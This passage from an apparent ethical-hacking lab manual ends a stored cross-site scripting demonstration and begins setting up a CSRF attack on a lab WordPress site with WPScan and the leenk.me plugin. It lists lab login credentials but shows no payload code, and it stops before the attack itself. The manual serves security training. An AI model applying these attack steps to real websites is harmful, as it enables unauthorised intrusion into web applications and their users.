


Figure 2.3.9: MovieScope home Login Page

18. You are logged into the website as a legitimate user. Click the **Contacts** tab from the menu bar.




Figure 2.3.10: Clicking Contacts Tab

19. As soon as you click the **Contacts** tab, the cross-site script running on the backend server is executed, and a pop-up appears, stating, **You are hacked**.




Figure 2.3.11: XSS Attack successfully performed

20. Similarly, whenever a user attempts to visit the **Contacts** page, the alert pops up as soon as the page is loaded.
21. This concludes the demonstration of how to exploit parameter tampering and XSS vulnerabilities in web applications.
22. Close all open windows and document all the acquired information.
23. Turn off the **Windows Server 2019** virtual machine.

T A S K 4

Perform Cross-site Request Forgery (CSRF) Attack

CSRF attacks can be performed using various techniques and tools. Here, we will perform a CSRF attack using WPScan.

Note: In this task, the target WordPress website (**http://10.10.10.16:8080/CEH**) is hosted by the victim machine **Windows Server 2016**. Keep this machine

running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

Note: Ensure that the **Windows 10** virtual machine is running.

1. Turn on the **Windows Server 2016** and **Parrot Security** virtual machines.
2. On the **Windows Server 2016** virtual machine, log in with the credentials **Administrator** and **Pa\$\$w0rd**.
3. Double-click the **WAMP Server** shortcut icon from **Desktop** to start the WAMP Server services.

OR

Click the **Start** icon from the lower-left corner of **Desktop**, in the applications, scroll down and expand the **Wampserver64** folder. Click **Wampserver64** to launch the **WampServer**.

4. Now, in the right corner of **Desktop**, click the **Show hidden icons** icon (▲) and observe that the **WampServer** icon appears.
5. Wait for this (■) icon to turn green, which indicates that the **WampServer** is running successfully. Leave the **Windows Server 2016** virtual machine running.
6. Now, open any web browser (here, **Mozilla Firefox**) and type **http://10.10.10.16:8080/CEH/wp-login.php?** In the address bar, and press **Enter**.

Note: Here, we are opening the above-mentioned website as the victim.

7. A **WordPress** webpage appears. Type **Username or Email Address** and **Password** as **admin** and **qwert@123**. Click the **Log In** button.




Figure 2.4.1: CEH WordPress Login Page

8. Assume that you have installed and configured the **Firewall plugin** for this site and that you want to check the security configurations.
9. Hover your mouse cursor on **Plugins** in the left pane and click **Installed Plugins**, as shown in the screenshot.

T A S K 4 . 3

View Installed Plugins




Figure 2.4.2: Accessing Plugins

 The inability of web applications to differentiate a request made using malicious code from a genuine request exposes it to the CSRF attack. These attacks exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send malicious requests that they did not intend.

10. In the **Plugins** page, observe that **leenk.me** is installed. Click **Activate** under the **leenk.me** plugin to activate the plugin.




Figure 2.4.3: Activate leenk.me

11. Refresh the page and observe that the **leenk.me** plugin option appears in the left pane; click it.

12. The **leenk.me General Settings** page appears. Tick the **Facebook** checkbox in the **Choose which social network modules you want to enable for this site** option under the **Administrator Options** section and click the **Save Settings** button.

